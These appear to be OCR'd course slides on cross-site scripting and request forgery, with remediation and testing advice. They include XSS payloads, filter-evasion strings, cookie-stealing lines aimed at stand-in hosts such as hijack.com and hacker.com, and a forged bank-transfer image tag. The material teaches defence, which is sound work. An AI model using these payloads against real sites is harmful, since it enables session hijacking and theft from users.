


Cross-site Attacks

Type of Attacks

- Cross-site Scripting (XSS)
- Cross-site Request Forgery (XSRF)
- Cross-zone Scripting - Browser Attack
- HTTP header injection – vector for XSS
- HTTP response splitting – vector for XSS

Cross-site Scripting
The Attack

- Suppose you have web application that obtains a user name and reflects it back to a web page

Hi Joe
Welcome – how can we help you

- Shop
- Go to our support site
- Edit your profile

- At some point, Joe entered his name that is shown here

Cross-site Scripting
The Attack

- Suppose that instead of just entering "Joe", the input was

```
Joe<script>alert(document.cookie)</script>
```

- When the page is loaded, the script will execute
- Popping up a dialog containing the document cookie is relatively harmless, but this script can be anything the attacker chooses
- To perpetrate an exploit, the attacker will try to get others to come to this page (maybe with phishing attacks)
- The attack could have been avoided by doing the following:
  - Removing the script upon input
  - Neutralizing the script when the HTML is output

From previous experience, name two solutions?

Cross-site Scripting
The Attack

- A Cross-Site Scripting (XSS) exploit is an attack on the user, not the site
  - But liability means that the site is responsible
- If the XSS string is input and then reflected back to the user, it is called Reflected XSS
- For example, a URL that leads a victim to a site that will allow a script to execute on their browser

```
http://…./app.html?name=Joe<script>alert(document.cookie)</script>
```

- An XSS attack that is stored somewhere, such as in a database, and can be exploited at some later time, is called a Persistent XSS
- There are many ways to inject XSS strings into HTML

Give an example of Persistent XSS.

Cross-site Scripting
The Attack

- Any HTML attribute that can contain JavaScript can be the vehicle for an XSS attack.
- Examples:
  - <body onload=alert (‘attack’)> (or any other event)
  - <img src=“javascript:alert(‘attack’)>
  - <META HTTP-EQUIV=“refresh” CONTENT=“0;url=data:tex/html;<script>alert(‘attack’)</ /script>

Cross-site Scripting
The Attack

- What makes XSS dangerous is the damage that can be done by a script executing in the browser of an unsuspecting user.
  - Cookie theft
  - Redirection
  - Defacing sites
  - Browser appropriation
  - Keystroke recording
  - Launching further attacks against others
  - Accessing the local file system

Cross-site Scripting
The Attack

- To perpetrate an XSS attack an attacker can use:
  - A persistent attack where the data is permanantly located in a file system or database.
  - A non-persistent attack where the attack vector is inserted into the data stream but not stored.
- The objective is to insert JavaScript into a data stream so that it executes in the users browser.
- The client system is open to attack, but so is any site with open valid sessions in the client.

Cross-site Scripting
The Attack

- The executable code can:
  - Redirect to another site.
  - Execute something that attacks the victim's system.
  - Execute something that collects data from the victim.
  - Modify the browser representation to lead the user to undesirable sites.

Cross-site Scripting
The Attack

- The typical outcomes are
  - Private data harvesting.
  - Session data interception.
  - Site vandalism.

Cross-site Scripting
The Attack

- Apple itunes affiliate search interface allows someone to post a link. But you could mess with the paramters and lead others to interesting places.
- XSS cookie hijacking at ebay.
- Myriad phishing attacks.

Cross-site Scripting
The Attack

- XSS vulnerabilities fall into two categories:
  - Persistent XSS
  - Non-persistent XSS (Reflected XSS)
- Based primarily on whether they are one-off attacks or can be used repeatedly.

Cross-site Scripting
The Attack

- Reflected XSS
  - Parameters from a request are used improperly, resulting in a script running and harvesting data from the submitter.
  - The attacker buries malicious queries in a page using links, I-frames, …

Cross-site Scripting
The Attack

- A non-persistent example,
  - Fred notices that bbq.com has a reflected XSS vulnerability and creates a URL that exploits it.
  - Fred sends an email to Ted enticing Ted to click on it. Ted does so.
  - The bbq.com sends Ted's client a page that contains a script that executes and sends Ted's session cookie to Fred's site.
  - Fred can now access bbq.com as Ted (at least for a while).

Cross-site Scripting
The Attack

http://bbq.com?prod=grill&name=<script>http://asite.com?sid=document.cookie()</script>

- The server code, does something like this.
- print ("Thanks for your interest in %s
", name);

Cross-site Scripting
The Attack

```
<?setcookie ("xss1", "42");?>
<HTML>
<BODY>
<h3>Welcome to The BBQ</H3>
<BR>
<?
$prod=$_GET['prod'];
$name=$_GET['name'];
print ("We appreciate your interest in our $name
  grills<BR>");
print ("What can we help you with today<BR>");
?>
</BODY>
</HTML>
```

Cross-site Scripting
The Attack

…/xss1.php?prod=grill&name=<script>document.location

<script>document.location=http://hijack.com/save?name=" + document.cookie</script>

Cross-site Scripting
The Attack

- Persistent XSS
  - The attacker injects code on the server that when downloaded to the client allows further mischief.
  - As before, but its embedded in a message on the server. Such as a blog or social networking message site.

Cross-site Scripting
The Attack

There are other ways to insert Javascript

- <img src="javascript:alert('XSS');">
- <a href="javascript: alert('XSS');">Click here to win</A>
- <input type="button" value="submit"

  onclick="parent.location.reload ('http://hacker.com? c'=encodeURI(document.cookie));">

Cross-site Scripting
The Attack

Inline Javascript:

```
<HTML>
<BODY>
<H3>XSS version 2</H3>
<P>
<FORM>
First Name<INPUT type="text" name="firstname" />
<BR>
Second Name<INPUT type="text" name="secondname" />
<BR>
<INPUT type="BUTTON" VALUE="Submit" ONCLICK="alert('123')"/>
</BODY>
</HTML>
```

Cross-site Scripting
The Attack

- You are looking for an input that lets you feed an exploit back to the page.
- Some document elements have properties like OnClick, OnLoad, OnChange, OnSubmit, OnMove, OnKeyPress and so on.
- These are by definition, Javascript, without any specific tags.

Cross-site Scripting
The Attack

```
<HTML>
<BODY>
<H3>XSS version 4</H3>
<P>
<img src="no_such_file.jpg" onerror=alert('123');>
</BODY>
</HTML>
```

Cross-site Scripting
The Attack

```
<HTML>
<BODY onload=alert(‘123’);>
<H3>XSS version 5</H3>
<P>

</BODY>
</HTML>
```

Cross-site Scripting
The Attack

- HTML elements like body

```
<body onload=javascript:alert(123)
<div background="javascript:alert(123)";>
<iframe width="0" src="http://anysite/anyfile" />
```

  - Note that new browser technology has defanged much of this (Content Security Policy). Read about it

Cross-site Scripting
The Attack

- HTML attributes

http://www.domain.site/search/partner/index.cfm?sessionid=12345678901&hid=**%22+STYLE%3D%22background-image%3A+javascript:%28alert%28%27Is_XSS_HERE%3F%27%29%29**

```
<td>
<a href="/index.cfm?sessionid=12345678901&hid=""
STYLE="background-image:
expression(alert('Is_XSS_HERE?'))">
<img src="http://somesite.com/images/mylogo.gif" width="200"
height="80" border="0">
</a>
</td>
```

Cross-site Scripting
The Attack

- What does this mean to a developer?
- You aren't responsible for boneheaded users.
- But you are responsible for what ***you*** provide to the users.
- Anything that is sent to a browser (or other JavaScript-friendly environment) must be free of malicious scripts.
- That sounds easy, but it isn't, primarily because HTML is so tolerant.

Cross-site Scripting
The Attack

- Everything you send to the browser must be processed to remove any malicious scripts.
- How do you differentiate between a malicious script and one of your own good scripts?
- The primary attack vectors are:
  - User inputs that are reflected back to the browser. Names, id's, input values, …
  - User data that is stored and later sent to other users through the browser. Emails, posts, …
  - Those users could be high privileged users.

Cross-site Scripting
The Attack

- The typical scenario is that a web page contains a number of places where data is inserted:
  - echo “Hi $name, welcome”;
  - echo “<BODY background=“$themecolor” ….
  - echo “<TITLE>$cname</TITLE>
  - echo “<meta name=“get_config_name(CNAME)” ..
  - echo “<form>Name <input type=“text” name=“name” value=“$email_addr”>
 …

Cross-site Scripting
The Attack

- Each time a variable is used, you have to be concerned about the source of the value.
- You might think that all you have to do is escape the angle brackets
  - < ➔ < > ➔ >
- but you can't ignore this case:
  - <BODY onload=alert ('attack') ….
  - <img src="javascript:alert('attack')>

Cross-site Scripting
The Attack

- Your choices are:
- Escape all incoming data.
  - What is you want to allow scripts (rare case) or if angle brackets are possible? What if you allow users to upload HTML files?
  - Escaping may still be fine since you probably don't want any included scripts executing. The angle brackets will simply appear as angle brackets.
  - What about the other stuff? Convert javascript to java$cript. Don't forget JavaScript and JAVaSCript, …

Cross-site Scripting
The Attack

- Escape all outgoing data (to HTML).
  - Same problems.
  - Doesn’t modify data until necessary. Stored data will still be accurate. This is important to some people.
- Deny unexpected incoming variables.

Cross-site Scripting
The Attack

- This is all made more difficult by the HTML tolerance for weird formats.
  - <IMG SRC=javascript:alert('XSS')>
  - <img src=jav a sc ript : doc Ument.coo kie( ); &#3e
  - alert(string.fromChar (88,83,83);
  - < < script >
  - <script src=http://hackme.org <B>
  - \u003c;script\u003e;

Cross-site Scripting
The Risk

- Under HIPAA guidelines, unlimited.
- In general, lots of bad press.
- Misappropriation of services.
- Data leakage.
- Many go unreported
- Many XSS attacks are designed to vandalize
- But the ability to execute a script means the user has control of the browser, in a limited fashion
- Damage potential could be high
- But, they are often difficult to exploit in such a way that the actual damage is high
- Usually the affected users is limited

Cross-site Scripting Discovery

- Look at the source of returned HTML pages
- Can you see places where input data, or anything you can control is reflected to the page
- Remember that often the goal is to simply find a page you can link to with the correct parameters
  - Look at all the exchanges.
  - Get (URL) parameters are much easier
- Use tools like XSS-Me

How would you conduct an attack against a site that used only POST parameters?

Cross-site Scripting Remediation

- Simple case: escape scripting tags.
  - <script> … </script>
  - becomes <script> … </script>
- So, <script> becomes %3Cscript%3E
- Are there others? Of course!

Cross-site Scripting Remediation

- Sanitize your inputs
  - This can be difficult because there might be situations where <script> or some form of it is legitimate.
  - It only matters if the information will be viewed in an HTML executing application
  - You can convert '<' into '<' and '>' into '>'
  - Don't forget all of the various encodings

Cross-site Scripting Remediation

- HTML Escaping
  - & --> &
  - < --> <
  - > --> >
  - " --> "
  - ' --> ' ' not recommended because its not in the HTML spec (See: section 24.4.1) ' is in the XML and XHTML specs.
  - / --> / forward slash is included as it helps end an HTML entity
- Because attributes can be dangerous, encode all ASCII CC with Ì

Cross-site Scripting Remediation

- Make sure that all attributes are quoted
- Unquoted attributes are subject to being used in almost any desired way, but a quoted attribute has to have a matching quote
- If you are substituting in Javascript, you have a special problem:

```
style_string = 'style width=' + incoming_width    …
```

- because everything is legal. To avoid problems, escape everything by converting ASCII CC to \xCC
- If you have to handle user input HTML, be prepared to destroy it to make it safe.

Cross-site Scripting Avoidance

- Design phase
  - Set coding standards for HTML and JavaScript
  - Identify all places where reflected input is allowed
  - Decide now, sanitize inputs or encode outputs or both
  - Establish module structure for input and output handling
  - Design code for escaping all HTML and JavaScript
  - Write test plans for testing for XSS
- Implementation
  - Follow procedures
  - Execute unit tests
  - Watch for any place where input is reflected to HTML. Things get missed
  - Test with XSS-Me (Firefox add-in)

Cross-site Scripting Avoidance

- Testing
  - Execute all security tests
  - Use dynamic analyzers to find potential vulnerabilities
  - XSS-Me is pretty good

Character Set Neutralization

- There are many places where special characters are found:
  - Operating system reserved words
  - Programming language reserved words
  - Character set boundaries (ASCII, UNICODE, etc.)
  - Database access languages
  - And more
- Failure to neutralize special characters can result in attacks
  - On your operating system (Command Injection)
  - On your database (SQL Injection)
  - On your file system (Path Injection)
  - On your users (Cross-site Scripting)

Character Set Neutralization

- During the development phase
  - All incoming data must be sanitized to prevent special characters from being interpreted by the target system
  - Convert input to a canonical form to account for different character sets
  - Plan for handling any XSS issues at input and/or output
  - Attackers commonly use error messages to exploit these vulnerabilities, so use generalized error messages, while logging the specific details in a secure log file
  - Don't rely on the default error handling routines
  - Use language specific (including database languages) functionality when possible, since it is well-tested
  - Tests should be written to insure that all possible opportunities to inject special characters are remediated

Character Set Neutralization

  - Code should be tested and reviewed to find all possible errors
  - Use Static Analyzers, although they are not always effective
- During the test phase
  - Develop and test with strings that are legitimate examples of attacks
  - It will be difficult to cover all possible attack vectors, but you need to test a significant subset
  - Pay close attention to error messages that might indicate a failure to properly validate, escape, or sanitize input data
  - Test extensively for XSS strings
  - Use Static Analyzers to test code
  - Use Dynamic Analyzers to test the application
  - Use Fuzz Testers (a special type of Dynamic Analyzer)

Character Set Neutralization

- Finding errors in special character handling requires planning and testing
- Test all inputs with a variety of strings containing special characters to determine how the system reacts
- Watch for error messages that indicate poor handling, even though an exploit may not result
- XSS is devilish to find because there are so many possible ways for the attack strings to enter the system
- Pay special attention to inputs that result in database, operating system, file system or other subsystem access
- Use Dynamic Analyzers to fully test the application

Character Set Neutralization

- Validate and escape all input strings
  - Reject strings that are outside of the acceptable boundaries for the value (length or content)
  - If special characters must be allowed, be certain that they are properly escaped
  - Use operating system, language, or subsystem functionality to neutralize potential injection vectors
- Escape output strings to prevent injection into HTML pages
- Use common input validation and error generation routines

Character Set Neutralization

- **Whitelisting** is a validation method that checks to see that inputs (or outputs) are legal strings
- **Blacklisting** is a validation method that checks to see that inputs (or outputs) are illegal strings
- There are usually many more illegal strings than legal strings, so whitelisting is preferred
- Have a plan for handling XSS strings at input and at output
- Use a common HTML output handler to simplify output-time sanitization. if possible

Character Set Neutralization

- Remember that it is difficult to completely understand user intent
- In the following string, the attacker would provide a seemingly harmless string that is eventually interpreted as something dangerous.


```
%25%35%63 becomes "%5c" becomes "/"
```

- Double encoding and other techniques are difficult to identify
- It is usually better to disallow special characters unless there is an overriding reason not to

Character Set Neutralization


- For your favorite programming language, what would your whitelist validation routine be like for SQL strings?
- What is required for an attacker to create a Cross-site Scripting attack against a site?
- In the design phase of a project, what would you need to do to insure that character set neutralization is properly handled?

Trust Betrayal



Cross-site Scripting

The user trust in the App is betrayed.




The script could come from a corrupted link (reflected) or from something stored by the application (persistent).

Cross-site Request Forgery

- One of the more difficult of the vulnerabilities and attacks to understand.
- And perform.
- Relies on quite a few assumptions about what the attacker knows and can accomplish.
- Potentially, very dangerous.
- Also known as Session Riding or One-click Attack.
- A form of Confused Deputy attack.
- CSRF or XSRF

Cross-site Request Forgery
The Attack



Mr. A: You should see this. What a photo!!
<img src="http://mybank.com/billpay?account=Mary&amount=1000000&to=MrA">

Cross-site Request Forgery
The Attack

- The confused deputy is Mary's browser, which supplies the cookie for the transaction when Mary clicks on the malicious link.
- The attacker has to know quite a bit, such as Mary's account number, and has to assume that that people visiting this forum might use this bank

Cross-site Request Forgery
The Attack

- The attack:
  - Depends on sites that provide browser-side credentials that persist for at least some period of time.
  - Exploits the bank's trust of Mary, or at least her cookie.
  - Mary's unfortunate trust in links in a forum.
  - The underlying unreliability of HTTP, where requests can have side-effects.
  - The attackers detailed knowledge of the request that is to be attacked.

Cross-site Request Forgery
The Attack

- In order to succeed:
  - The bank must use identification that persists in the browser.
  - The bank must not validate the referring site.
  - There must be a form submission that has the desired side-effect.
  - The attacker must be able to provide all the necessary data for the form submission.
  - The victim has to fall for the bait.

Cross-site Request Forgery
The Attack - Example

- I have a new wireless router, that comes pre-configured with IP address 192.168.1.1.
- I search on the web for help with the setup and find a site.
- On the site, there is a 1-pixel-by-1-pixel image:

**

- The attackers assumed that when I was reading their tutorial I would be logged in to the router interface.
- My router is now configured to send all traffic through their server.

Cross-site Request Forgery
The Attack

- Iframes are another popular method. Basically, anything that allows the attacker to hide the link.
- Other than posts that attract the victims attention, other attack vectors are banner ads and cross-site scripting vulnerabilities

Cross-site Request Forgery
The Attack

- You are visiting a forum and you see a link to a site where you can get information.
- Here is a place where you can get help.
- The underlying link is:

  <a href="123.45.678/index.php?code=3<script>alert('123')</script>">Here is a place where you can get help</A>.
- The site may be perfectly innocent or not, but if index.php looks like the following, the script will execute.

Cross-site Request Forgery
The Attack

```
<?php
$code = $_GET[“code”];
echo “Welcome $code <BR>”;
…..
?>
```

- This script pops up an alert message, but the script could be anything.

Cross-site Request Forgery Remediation

- So, how can the attack be mitigated?
  - Mary is probably no help.
  - Session identifiers should have definitive and reasonable expirations.
  - Form submissions can be protected.
  - The site can check the HTTP Referer header. Yes, it is misspelled. It tells the server where the request originated, which in this case is the Music Forum. HTTP Referer can be forged, so it's not fully secure.
- In this case, if the original referrer was stored in the cookie, it could be checked and the request rejected. If you use session id's, that is not as easy.
- Even better, check the HTTP Origin header

Cross-site Request Forgery Remediation

- How can you protect form submission pages?
  - Use Post variables instead of Get, because that is harder to misuse. The server should distinguish between the two.
  - When the form is issued, add a token that has to be returned. The token contains some identifying information and a timestamp (all encrypted reversibly) so when the form is submitted, the time between the form request and submission is known. If it's too long, reject the submission. Since token is required, the attacker has to provide it, but since it's encrypted, it can't be forged.

Cross-site Request Forgery Remediation

- Mary's browser is in a position to prevent the attack. Firefox has experimented with Default-Deny policies for cross-site requests.

Cross-site Request Forgery Remediation

- Although there are other possibilities, all form pages should be tested.
- If they don’t expire, they might be susceptible to CSRF.

Cross-site Request Forgery Avoidance

- Design
  - Plan for it. Create a mitigation scheme to be used on all pages
  - Make certain that pages expire
  - Create test plans for it. This is a bit more difficult than other vulnerabilities.

Why? Create some tests.


- Implementation
  - Follow the secure coding guidelines for creating HTML pages
  - Unit test for CRSF
- Testing
  - Execute tests to verify all pages
  - Use dynamic scanners to look for defects

Cross-site Request Forgery Example

- You are invited to vote for your favorite professor at
  - http://emptyset.com
- You try to vote for your favorite more than once and it won't allow that, so you start thinking about other ways to manage it
- One possibility is to look for a CSRF vulnerability. Why?
- How would you go about finding one?

Cross-site Request Forgery Example

- You look at the voting page and vote:



Cross-site Request Forgery Example

- Suppose you use BurpSuite and you see this:

```
HTTP/1.0 200 OK
Date: Fri, 31 Dec 1999 23:59:59 GMT
Content-Type: text/html
Cookie: sess_cookie=FT564E6367AC77A7B66DDAB847598; path=/;
domain=.emptyset.com; expires=Tue, 01-Jan-2036 08:00:01 GMT
Content-Length: 1354

<html>
<body>
<h1>Select the Professor you want to vote for</h1>
<P>
<table>
  .
  .
  <table>.
</body>
</html>
```

Cross-site Request Forgery Example

- And this:

```
POST /vote.php HTTP/1.0
From: student@montana.edu
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:27.0) Gecko/20100101 Firefox/27.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: sess_cookie=FT564E6367AC77A7B66DDAB847598; path=/; domain=.emptyset.com;
expires=Tue, 01-Jan-2036 08:00:01 GMT
Content-Length: 32

vote=4
```

- What ideas does this give you?
- Is it vulnerable to CSRF?
- How can you verify?

Cross-site Request Forgery Example

- Explain how the exploit will work?

Cross-site Request Forgery Example

- OK, that was easy. Now defend the site.